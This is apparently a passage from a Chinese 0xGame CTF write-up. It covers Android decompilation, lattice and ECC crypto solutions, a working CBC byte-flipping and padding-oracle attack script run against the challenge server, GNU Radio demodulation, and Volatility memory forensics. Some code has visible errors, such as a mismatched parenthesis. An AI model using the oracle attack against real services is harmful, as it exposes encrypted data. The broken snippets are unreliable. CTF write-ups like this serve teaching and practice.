25 print(bytes(flag).decode())

```

Mobile

FirstSight-Android

安卓apk反编译，比较好用的工具是GDA和jadx，更推荐后者。

程序位置在 `com.example.ezandroid`，不难发现有一个Base62编码类，主活动调用了其中的编码函数，然后和 `secret` 字符串进行比较。

Android程序的各种资源都被保存到xml文件中，字符串也不例外，所以`secret`字符串的具体内容要去 `value/string.xml` 查看。可以在jadx中搜索资源中的文本。



之后拿去解码即可。

Last build: 2 months ago - Version 10 is here! Read about the new features [here](#)

Operations 440

base62

To Base62

From Base62

Favourites

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Extractors

Compression

Hashing

Recipe

From Base62

Alphabet
0-9A-Za-z

Input

J6IwkwOvgGFthiofcwab0ka7Kr0MpVbfR0Q9Jh5C5YmfyLLdMrNoj4YGVh

Output

0xGame{caff454e-2238-42aa-a75a-75e9f5f1f769}

STEP BAKE! Auto Bake

Crypto

LLL-I

solution.sage

```
1 B = [] #题目给的数据
2 B = Matrix(ZZ,B)
3 M = B.LLL()
```

规约出来第一行就是flag的分段数据。

LLL-II

```
1 #sage
2 B = []
3 n = 4
4 B.append( [ C_[i] for i in range(n)] + [1] )
5 B.append( [-C_[i+1] for i in range(n)] + [0] )
6 for i in range(n):
7     T = [0 for _ in range(n+1)]
8     T[i] = C.m
9     B.append(T)
10 #print(B)
11 B = Matrix(ZZ, B)
12 B = B.LLL()
13 print(B[1])
14
15 a = abs(B[1][-1])
16 b = abs(B[1][0])
17 p = C.m
18 seed = (C_[0] * inverse(a,p)) % p
19 print(seed)
20
```

LLL-III

```
1 #sage
2 m =
3     181261975027495237253637490821967974838107429001673555664278471721008386281743
4 a =
5     80470362380817459255864867107210711412685230469402969278321951982944620399953
6 b =
7     10831975937023678381462643300076672111334570586873607708322790512240104190351
8 out = [2466192191260213775762623965067957944241015,
9     1889892785439654571742121335995798632991977,
10    1996504406563642240453971359031130059982231,
```

```

1368301121255830077201589128570528735229741,
3999315855035985269059282518365581428161659,
3490328920889554119780944952082309497051942,
2702734706305439681672702336041879391921064,
2326204581109089646336478471073693577206507,
3428994964289708222751294105726231092393919,
1323508022833004639996954642684521266184999,
2208533770063829989401955757064784165178629,
1477750588164311737782430929424416735436445,
973459098712495505430270020597437829126313,
1849038140302190287389664531813595944725351,
1172797063262026799163573955315738964605214,
1754102136634863587048191504998276360927339,
113488301052880487370840486361933702579704,
2862768938858887304461616362462448055940670,
3625957906056311712594439963134739423933712,
3922085695888226389856345959634471608310638]

6
7 ls=[i <<115 for i in out]
8
9 A_ls=[1]
10 B_ls=[0]
11 for i in range(1,len(ls)):
12     A_ls.append(a*A_ls[i-1] % m)
13     B_ls.append((a*B_ls[i-1]+a*ls[i-1]+b-ls[i]) % m)
14
15 #len(ls),len(A_ls),len(B_ls)==20
16 mt=matrix(ZZ,21,21)
17 mt[19]=A_ls[1:]+[1,0]
18 mt[20]=B_ls[1:]+[0,2^115]
19
20 for i in range(19):
21     mt[i,i]=m
22
23 mt=mt.LLL()
24 print(mt[0])
25 #assert mt[0,-1]==2^115
26
27
28 l0=ls[0]+mt[0,-2]
29 seed=pow(a,-1,m)*(l0-b)%m
30 print(seed)

```

ECC-baby

先搞定私钥，因为数据比较小，可以直接穷举，也可以用sagemath的api直接搞出来。

GPT改一下python的代码，用C++直接爆也行。

推荐用sagemath的discrete_log函数，不到一秒就能出结果。

```
1 from Crypto.Cipher import AES
2 from hashlib import md5
3
4 def MD5(m):return md5(str(m).encode()).digest()
5
6 p = 4559252311
7 a = 1750153947
8 b = 3464736227
9 E = EllipticCurve(GF(p), [a,b])
10
11 G = E(2909007728,1842489211)
12 P = E(1923527223,2181389961)
13 k = G.discrete_log(P)
14 print(k)
15
16 G_= E(1349689070,1217312018)
17 C = E(662346568,2640798701)
18
19 M = C - k * G_
20 Cipher = AES.new(M.x()), AES.MODE_ECB)
21 enc=
'29bb47e013bd91760b9750f90630d8ef82130596d56121dc101c631dd5d88201a41eb3baa5aa95
8a6cd082298fc18418'
22 print(Cipher.decrypt(bytes.fromhex(enc)))
```

ECC-DH

和上周的DH一样，只是换了个密码系统

```
1 from Crypto.Cipher import AES
2 from hashlib import md5
3 from Util import *
4 from pwn import *
5 context(log_level='debug')
6
7 def MD5(m):return md5( str(m).encode() ).digest()
8
```

```
9 io = remote('0.0.0.0',10004)
10 a = 10809567548006703521
11 b = 9981694937346749887
12 p = 25321837821840919771
13 E = Curve(a, b, p)
14
15 io.recvuntil(b': (')

16 G = [int(i) for i in io.recvuntil(b')')[::-1].decode().split(',')]
17 G = Point(G[0], E.find_y(G[0]), E)
18 io.recvuntil(b': (')

19 A = [int(i) for i in io.recvuntil(b')')[::-1].decode().split(',')]
20 A = Point(A[0], E.find_y(A[0]), E)
21 b = randint(1, E.p)
22 B = b * G
23 Share_Key = b * A
24 io.sendlineafter(b'>', str(B.x).encode())
25 io.recvuntil(b'[+] Alice tell Bob : ')
26 ct = bytes.fromhex(io.recvline().decode())
27
28 Cipher = AES.new(MD5(Share_Key.x), AES.MODE_ECB)
29 flag = Cipher.decrypt(ct)
30 print(flag)
```

EzLogin-I & EzLogin-II

字节翻转攻击 和 Padding Oracle Attack

```

17 cookie = xor(b64decode(cookie), prefix) + b64decode(cookie)[16:]
18 io.sendlineafter(b'>', b'L')
19 io.sendlineafter(b'>', b64encode(cookie))
20 print(io.recvline().decode())
21
22
23 def Send(payload):
24     io.sendlineafter(b'>', b64encode(payload))
25     result = io.recvline()
26     #print(result)
27     if result == b'[!] Unknown Wrong\n':
28         return 0
29     elif result == b'[!] JSON Wrong\n':
30         return 1
31     elif result == b'[!] TypeError Wrong\n':
32         return 1
33
34 def PaddingOracle(before, after):
35     d_iv = [0 for _ in range(16)]
36     dict = list(b'0123456789abcdef{}xGame-' + [i for i in range(2, 16)])
37     #print(f'dict = {dict}')
38     for i in range(1, 17):
39         flag = 1
40         Pad = [0 for _ in range(17-i)]
41         if i == 1:
42             Index = []
43         else:
44             Index = [i for _ in range(i-1)]
45         Prefix = Pad + Index
46
47         for j in dict:
48             d_iv[-i] = j ^ i
49             IV = bytes(xor(xor(before, d_iv), Prefix))
50             payload = IV + after
51             result = Send(payload)
52
53             if result == 1:
54                 d_iv[-i] = j
55                 flag = 0
56                 print(i, d_iv)
57                 break
58
59         if flag == 1:
60             for j in dict[::-1]:
61                 d_iv[-(i-1)] = j ^ i
62                 IV = bytes(xor(xor(before, d_iv), Prefix))
63                 payload = IV + after

```

```


64                     result = Send(payload)
65
66             if result == 1:
67                 d_iv[-(i-1)] = j
68                 print(i, d_iv)
69                 break
70
71         for j in dict:
72             d_iv[-i] = j ^ i
73             IV = bytes(xor(xor(before,d_iv), Prefix))
74             payload = IV + after
75             result = Send(payload)
76
77             if result == 1:
78                 d_iv[-i] = j
79                 flag = 0
80                 print(i, d_iv)
81                 break
82
83     return bytes(d_iv)
84
85 def Oracle():
86     io.sendlineafter(b'>', b'F')
87     io.recvuntil(b'[+] Here is flag2 : ')
88     enc = io.recvline()
89     print(enc)
90     msg = b64decode(enc)
91     io.sendlineafter(b'>', b'L')
92     result = b''
93     BlockLength = len(msg)//16
94     print(f'[+] BlockLength = {BlockLength}')
95     Block = [msg[16 * i: 16 * (i+1)] for i in range(BlockLength)]
96     for i in range(0,BlockLength - 1):
97         print(f'[x] Procing BlockIndex : {i}')
98         result += PaddingOracle(Block[i], Block[i+1])
99     return result
100
101 flag2 = Oracle()
102 print(flag2)
103 io.close()
104 e = time()
105 print(f'[+] Cost : {e-s}')

```


Misc

神秘电波


搜索一下grc文件，不难发现这是gnuradio图形化设计文件。下载gnuradio后打开即可看到流程图。




从constellation object那个模块可以看到，这里是进行了bpsk调制，只不过后面稍微加了一点简单的数学运算。去gnuradio的[官方文档](#)可以查到bpsk的解调方法。



但是显然这边还得改改，有几点要注意，首先文档中不是像题目中一样从文件输入的，文档中用的是虚拟源，输出也是虚拟的。另外题目中调制时有polyphase clock sync这一步，而题目中没有，所以在解调的时候得加上。因此，预期的解调流程图如下：



点击顶上的run，先generate，再execute。这个小窗口刚出来差不多就可以关掉了，以免生成的flag.txt太大。



用010 editor可以看到，flag.txt是个二进制文件，每个字节不是00就是01。

The screenshot shows the 010 Editor interface with the file 'flag.txt' open. The hex dump view shows a repeating sequence of bytes: 0x01 followed by 0x00, then 0x01 again, and so on. The ASCII view shows the binary values as '1' and '0'. The dump view has columns for address (0000h to 0270h), hex (00 to FF), ASCII, and various byte representations (A-F). The status bar at the bottom indicates the file is 100% complete with a size of 1024 bytes.

用脚本将00转换成0,01转换成1

```
1 with open('flag.txt','rb') as f:
2     data=f.read()
3 res=''
4 with open('out.txt','w') as f:
5     for i in data:
6         if i==0x01:
7             f.write('1')
8         elif i==0x00:
9             f.write('0')
```

转换出的二进制丢进cyberchef即可看见flag

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar on the left containing various encoding and decoding options.
- Recipe:** The main workspace is titled "From Binary". It includes fields for "Delimiter" (set to "Space") and "Byte Length" (set to "8").
- Input:** A file icon representing a text file named "PastedData" with the following details:
 - Name: PastedData
 - Size: 7,411,222 bytes
 - Type: text/plain
 - Loaded: 100%
- Output:** The processed binary data is shown as a long string of hex values. The output details are:
 - time: 791ms
 - length: 926403
 - lines: 1

由于解调时一些数据的丢失，这里存在一些乱码。题目提示了flag是标准uuid形式，结合前后不难推断出flag: 0xGame{38df7992-6c53-11ef-b522-c8348e2c93c6}


重生之我在南邮当CTF大王

硬玩游戏可以拿到flag2,flag3,flag4，不过flag1可能需要按照许愿树的hint去做

可以在 `data` 文件夹中找到各张地图的json数据，一个一个看就会发现所有flag都在里面

flag1:

```
{"id":5,"name":"MHhHYW1le05KVVBUXw==","note":"flag1"}
```



flag2:

```
"parameters": ["你的芝士"]}, {"code": 401, "indent": 2, "parameters": ["flag2:Has_"]}
```

flag3:

flag4:

上网找找资料可以知道这是兽音编码后的结果：



兽音译者

微博秒拍

YouTube

Twitter

Instagram

Facebook

最右

微视

全民K歌

更多...▼

使用方法:

1. 如果需要解码(解密), 请在[上面的密文输入框](#)输入要解码的密文内容, 然后点击『解码』按钮, 在明文输入框即能看到解码后的明文。
2. 如果需要编码(加密), 请在[下面的明文输入框](#)输入要编码的明文内容, 然后点击『编码』按钮, 在密文输入框即能看到编码后的密文。

密文输入框:

```
~呜嗷嗷嗷嗷呜呜~~嗷呜嗷呜~呜~嗷啊嗷啊呜嗷嗷啊嗷~嗷~呜呜嗷~嗷嗷嗷呜呜~~嗷呜嗷呜啊~呜啊啊嗷啊呜~啊嗷呜~嗷~呜呜嗷~啊嗷嗷嗷呜啊嗷嗷啊呜嗷呜啊啊~啊嗷啊呜嗷呜啊嗷啊
```

解码(解密) ↓

编码(加密) ↑

清空

编码字符

嗷呜啊~



明文输入框:

```
YummY_FooD}
```

四段拼起来就是flag

Forensics

画画的baby

附件给了一个内存文件, 本题直接用volatility2或volatility3都能完成

volatility2:

先找到内存的profile:

```
1 python2 vol.py -f painting.raw imageinfo
```

之后经过一些尝试, 在查看进程的时候可以发现有一个 `mspaint.exe` 的进程, 查阅资料可以知道这是windows自带的一个画图软件:


```
1 python2 vol.py -f painting.raw --profile=Win10x64_19041 pslist
```

```
1 .....
2 0xfffffe70970c0c340 mspaint.exe          5372    3912      7      0      1
   0 2024-09-06 14:36:00 UTC+0000
3 .....
```

